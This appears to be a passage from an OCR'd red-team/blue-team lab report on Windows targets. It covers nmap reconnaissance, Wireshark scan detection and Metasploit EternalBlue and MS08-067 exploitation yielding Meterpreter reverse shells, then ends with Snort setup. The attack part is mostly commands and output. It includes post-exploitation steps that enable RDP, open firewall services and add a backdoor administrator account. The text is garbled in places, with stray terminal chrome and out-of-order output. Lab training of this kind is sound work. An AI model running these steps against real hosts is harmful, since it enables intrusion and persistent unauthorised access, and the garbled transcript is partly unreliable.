139/tcp    open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
902/tcp    open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)
912/tcp    open  vmware-auth   VMware Authentication Daemon 1.0 (Uses VNC, SOAP)
5040/tcp   open  unknown
5357/tcp   open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Service Unavailable
8090/tcp   open  opsmessaging?
49664/tcp  open  msrpc        Microsoft Windows RPC
49665/tcp  open  msrpc        Microsoft Windows RPC
49666/tcp  open  msrpc        Microsoft Windows RPC
49667/tcp  open  msrpc        Microsoft Windows RPC
49668/tcp  open  msrpc        Microsoft Windows RPC
49670/tcp  open  msrpc        Microsoft Windows RPC
49760/tcp  open  msrpc        Microsoft Windows RPC
MAC Address: 00:50:56:C0:00:08 (VMware)
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|2019|11|Longhorn|XP|2008|7|Vista (98%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows cpe:/o:microsoft:windows_xp::sp3 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_vista::sp1
Aggressive OS guesses: Microsoft Windows 10 1709 - 1803 (98%), Microsoft Windows 10 1709 - 1909 (98%), Microsoft Windows Server 2019 (95%), Microsoft Windows 10 1809 - 2004 (94%), Microsoft Windows 10 2004 (93%), Microsoft Windows 11 21H2 (93%), Microsoft Windows Longhorn (92%), Microsoft Windows XP SP3 (91%), Microsoft
```


Detecting Specific Nmap Scans

Nmap uses different scanning techniques, each generating distinct traffic patterns that you can identify in Wireshark. Below are the common Nmap scans and how to detect them:


SYN Scan (Stealth Scan)

- Nmap's **SYN scan** is one of the most commonly used techniques because it is stealthy. It sends SYN packets to various ports.
- Look for numerous **SYN requests (TCP SYN)** without the corresponding **ACK or RST** replies.




OS Detection and Version Detection Scans

- Nmap tries to detect the OS and services by sending specific malformed packets and analyzing the response.




You may also see **ICMP echo requests** or responses during OS fingerprinting:



Service Version Detection

- When Nmap runs version detection (-sV), it will interact with open ports to identify the services and versions running.



Step 1: Set Up Metasploit on the Red Team Machine

1. Launch Metasploit Framework:

- Open your terminal and start Metasploit:

```
(kali㉿kali)-[~]
$ sudo msfconsole
[sudo] password for kali:
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

Home
*Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote
*L1T*Mail.ru*( ) { :;}; echo vulnerable*
*Team sorceror*ADACTF*BisonSquad*socialdistancing*LeukeTeamNaam*OWASP Moncton
*Alegori*exit*Vampire Bunnies*APT593*
*QuePasaZombiesAndFriends*NetSecBG*coincoin*ShroomZ*Slow Coders*Scavenger Security*Bruh*NoTeamName*Terminal Cult*
*edspinner*BFG*MagentaHats*0x01DA*Kaczuszki*AlphaPwners*FILAHA*Raffaela*HackSurYvette*outout*HackSouth*Corax*yeeb0iz*
*SKUA*Cyber COBRA*flaghunters*0xCD*AI Generated*CSEC*p3nnm3d*IFS*CTF_Circle*I
nnotecLabs*baadf00d*BitSwitchers*0xnoobs*
*ItPwns - Intergalactic Team of PWNers*PCCsquared*fr334aks*runCMD*0x194*Kapital Krakens*ReadyPlayer1337*Team 443*
*H4CKSN0W*Inf0Usec*CTF Community*DCZia*NiceWay*0xBlueSky*ME3*Tipi'Hack*Porg P
wn Platoon*Hackerty*hackstreetboys*
*ideaengine007*eggcellent*H4xx*cw167*localhorst*Original Cyan Lonker*Sad_Pand
as*FalseFlag*OurHeartBleedsOrange*SBWASP*
```



```
*B0NG0R3*
*Les Cadets Rouges*buf*
*Les Tontons Fl4gueurs*
*404 : Flag Not Found*
*' UNION SELECT 'password*
*OCD247*Sparkle Pony*
*burner_herz0g*
*Kill$hot*ConEmu*
*here_there_be_trolls*
*echo"hacked"*
*r4t5_*6rung4nd4*NYUSEC*
*karamel4e*
*IkastenIO*TWC*balkansec*
*cybersecurity.li*
*TofuEelRoll*Trash Pandas*
*OneManArmy*cyb3r_w1z4rd5*
*Astra*Got Schwartz?*tmux*
*AreYouStuck*Mr.Robot.0*
*\nls*Juicy white peach*
*EPITA Rennes*
*HackerKnights*
*guildOfGengar*Titans*
*Pentest Rangers*
*The Libbyrators*
*placeholder name*bitup*
```

Find a Vulnerability or Use an Exploit:

- You need to find an appropriate exploit for the blue team target. For example, you can exploit a known vulnerability like **EternalBlue** or a Metasploit-payload like reverse shell.

```
msf6 > search eternalblue
File System

Matching Modules
=====
Home      #   Name
Check    Description          Disclosure Date  Rank
-       _____
e       0   exploit/windows/smb/ms17_010_eternalblue  2017-03-14  average
e       Yes  MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
e       1   \_\_target: Automatic Target
.
e       2   \_\_target: Windows 7
.
e       3   \_\_target: Windows Embedded Standard 7
.
e       4   \_\_target: Windows Server 2008 R2
.
e       5   \_\_target: Windows 8
.
```

Set the Exploit:

- Select the exploit you want to use. For instance, if you're using **EternalBlue**:

```
msf6 >
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > ss
```

Set Payload:

- Choose a payload to send, like a reverse shell. In this case, use a Meterpreter payload:

Set Target IP and Local Host IP:

- Set the **target IP** (blue team machine)

Set your **local IP** for the reverse connection

Finally, launch the exploit to get the reverse shell:

```
'Neutralize implant'

msf6 >
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS <blue_team_ip>
RHOSTS => <blue_team_ip>
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.68.131
RHOSTS => 192.168.68.131
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.68.134
LHOST => 192.168.68.134
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploite
```

To run an exploit against **Windows XP**, you'll need to use an exploit that targets a known vulnerability in Windows XP. One of the most famous vulnerabilities is **MS08-067**, which can be exploited using Metasploit.

Here's a step-by-step guide on how to run the **MS08-067 NetAPI** exploit (also known as the **Conficker** vulnerability) against Windows XP and gain a **Meterpreter session**.

Step 1: Set Up the MS08-067 Exploit in Metasploit

```
msf6 exploit(linux/samba/is_known_pipename) > search platform:xp type:exploit
[!] Disconnected: Unknown reason.
Matching Modules
=====
#      Name                                     Disclosure Date   Rank     Check  Description
--  -----
0      exploit/windows/ftp/32bitftp_list_reply    2010-10-12     good   No    32bit FTP Client Stac
k Buffer Overflow
  1      exploit/windows/ftp/3cdaemon_ftp_user      2005-01-04     average Yes   3Com 3CDaemon 2.0  FTP
Username Overflow
  2      \_ target: Automatic
  3      \_ target: Windows 2000 English
  4      \_ target: Windows XP English SP0/SP1
  5      \_ target: Windows NT 4.0 SP4/SP5/SP6
```

```
kali㉿kali: ~
File Actions Edit View Help
sh (NX)'
File Actions Edit View Help
msf6 exploit(linux/samba/is_known_pipename) > use exploit/windows/smb/ms08_067_netapi
^ [!] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > use exploit/windows/smb/ms08_067_netapi
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) >
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.68.129
RHOSTS => 192.168.68.129
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.68.134
LHOST => 192.168.68.134
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.68.134:4444
[*] 192.168.68.129:445 - Automatically detecting the target ...
[*] 192.168.68.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.68.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.68.129:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (176198 bytes) to 192.168.68.129
msf6 exploit(linux/samba/is_known_pipename) > search ms08_067
Matching Modules
=====
#   Name                                     Disclosure Date   Rank   Check
Description
-   --
0   exploit/windows/smb/ms08_067_netapi      2008-10-28     great  Yes
MS08-067 Microsoft Server Service Relative Path Stack Corruption
  1   \_ target: Automatic Targeting
  .
  2   \_ target: Windows 2000 Universal
  .
  3   \_ target: Windows XP SP0/SP1 Universal
  .
  4   \_ target: Windows 2003 SP0 Universal
  .
  5   \_ target: Windows XP SP2 English (AlwaysOn NX)
  .
  6   \_ target: Windows XP SP2 English (NX)
  .
```

```
kali@kali: ~
File Actions Edit View Help
meterpreter > meterpreter > ps
[-] Unknown command: meterpreter. Run the help command for more details.
meterpreter > ps
Process List
PID PPID Name Arch Session User Path
0 0 [System Process]
4 0 System x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe
216 644 svchost.exe x86 0 NT AUTHORITY\LOCAL SERVICE C:\WINDOWS\system32\wbem\wmiiprvse.exe
372 872 wmiiprvse.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\wuauct.exe
460 1088 wuauct.exe x86 0 CYBERSEC-FF4A66\SaifElSayed C:\WINDOWS\system32\smss.exe
508 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe
576 508 csrss.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\csrss.exe
600 508 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \??\C:\WINDOWS\system32\winlogon.exe
```

```
kali@kali: ~
File Actions Edit View Help
meterpreter > run post/windows/manage/enable_rdp
[*] Enabling Remote Desktop
[*] RDP is disabled; enabling it ...
[*] Setting Terminal Services service startup mode
[*] The Terminal Services service is not set to auto, changing it to auto ...
[*] Opening port in local firewall if necessary
[*] For cleanup execute Meterpreter resource file: /root/.msf4/loot/20241024091719_default_192.168.6.129_host.windows.cle_931584.txt
meterpreter > shell
Process 408 created.
Channel 2 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
```

```
meterpreter > shell
Process 944 created.
Channel 3 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>netsh firewall set service remoteadmin enable
netsh firewall set service remoteadmin enable
Ok.

C:\WINDOWS\system32>netsh firewall set service remotedesktop enable
netsh firewall set service remotedesktop enable
Ok.



C:\WINDOWS\system32>net user hacker password123 /add
net user hacker password123 /add
The command completed successfully.
```

```
File Actions Edit View Help
kali㉿kali ~
C:\WINDOWS\system32>net user hacker password123 /add
net user hacker password123 /add
The command completed successfully.

C:\WINDOWS\system32>net localgroup administrators hacker /add
net localgroup administrators hacker /add
The command completed successfully.

Home documents Downloads Applications desktop

C:\WINDOWS\system32>
180      \_ target: Unix (in-memory)
181      \_ target: Linux (dropper)
182      \_ target: x86/x64 Windows PowerShell
183      \_ target: x86/x64 Windows CmdStager
184      \_ target: Windows Exec
185      exploit/linux/http/apache_spark_rce_cve_2022_33891
                                         2022-07-18    excellent Yes    Apache Spark Unauth
ticated Command Injection RCE
186      \_ target: Unix (In-Memory)
```



```
kali@kali: /home
File Actions Edit View Help
└$ sudo snort -d -e -v -l /var/log/snort -i eth0
[trash] Kali Linux 2.0
o")~ Snort++ 3.1.82.0
_____
Network Policy : policy id 0 :
Inspection Policy : policy id 0 :
pcap DAQ configured to passive.
_____
host_cache
    memcap: 33554432 bytes
Commencing packet processing
++ [0] eth0
Instance 0 daq pool size: 256
Instance 0 daq batch size: 64

var HOME_NET 192.168.1.0/24
^C** caught int signal
= stopping
^C** caught int signal
= stopping
-- [0] eth0
_____
Packet Statistics
_____
daq
    received: 510
    analyzed: 509
    outstanding: 1
    outstanding_max: 1
    allow: 509
    rx_bytes: 48076
_____
codec
    total: 509      (100.000%)
    discards: 2     ( 0.393%)
        arp: 208      ( 40.864%)
        eth: 509      (100.000%)
        icmp6: 22     ( 4.322%)
        igmp: 21     ( 4.126%)
```

```
Snort [4] - Snort 2.9.8.1 (Kali Linux 6.0.0) - 2023-03-15 16:34:34 - (pid: 1444)
```

File Actions Edit View Help

Packet Statistics

```
daq
    received: 510
    analyzed: 509
    outstanding: 1
    outstanding_max: 1
    allow: 509
    rx_bytes: 48076
```

```
File System
```

```
codec
    total: 509      (100.000%)
    discards: 2     ( 0.393%)
    arp: 208       ( 40.864%)
    eth: 509       (100.000%)
    icmp6: 22       ( 4.322%)
    Home          igmp: 21     ( 4.126%)
    New             ipv4: 261   ( 51.277%)
    ipv6: 40       ( 7.859%)
    ipv6_hop_opts: 22  ( 4.322%)
    tcp: 48         ( 9.430%)
    udp: 210        ( 41.257%)
```

Module Statistics

```
detection
    analyzed: 509
```

```
udp
    bad_udp4_checksum: 2
```

Summary Statistics


```
process
    signals: 2
```

```
timing
    runtime: 00:16:34
    seconds: 994.255339
    pkts/sec: 1
```

```
o")~  Snort exiting
```

```
(kali㉿kali)-[~/home]
```

Create a New Config: If you cannot find a sample file, you can create a basic snort.conf file from scratch. Here's a minimal example:



```
kali㉿kali: /etc/snort
File Actions Edit View Help
GNU nano 6.3          /etc/snort/snort.conf *


var HOME_NET any
var EXTERNAL_NET !$HOME_NET
var RULE_PATH /etc/snort/rules

include $RULE_PATH/local.rules

output alert_fast: /var/log/snort/alert
```

Create Rule File: You'll need at least one rule file for Snort to function. Create a local rules file

Add a simple rule for testing:



```
kali㉿kali: /etc/snort
File Actions Edit View Help
GNU nano 6.3          /etc/snort/rules/local.rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
#
# LOCAL RULES
#
# This file intentionally does not come with signatures. Put your local
# additions here.
alert ip any any → any any (msg:"IP Packet detected"; sid:1000001; rev:1;)
```

Create Log Directory: Ensure the log directory exists:

```
Home NewFolder
└─(kali㉿kali)-[~/etc/snort]
└─$ sudo nano /etc/snort/rules/local.rules

└─(kali㉿kali)-[~/etc/snort]
└─$ sudo mkdir -p /var/log/snort

└─(kali㉿kali)-[~/etc/snort]
└─$ sudo chmod 5775 /var/log/snort
↳ nmap def...
>

└─(kali㉿kali)-[~/etc/snort]
└─$ sudo chmod 5775 /var/log/snort

└─(kali㉿kali)-[~/etc/snort]
└─$ █
```

```
tail -f /var/log/snort/alert
```

1-MSFvenom is a command-line utility that is part of the Metasploit Framework, primarily used for generating and encoding payloads for exploitation. It allows penetration testers and security researchers to create various types of malicious payloads that can be used to test the security of systems.

Key Features of MSFvenom

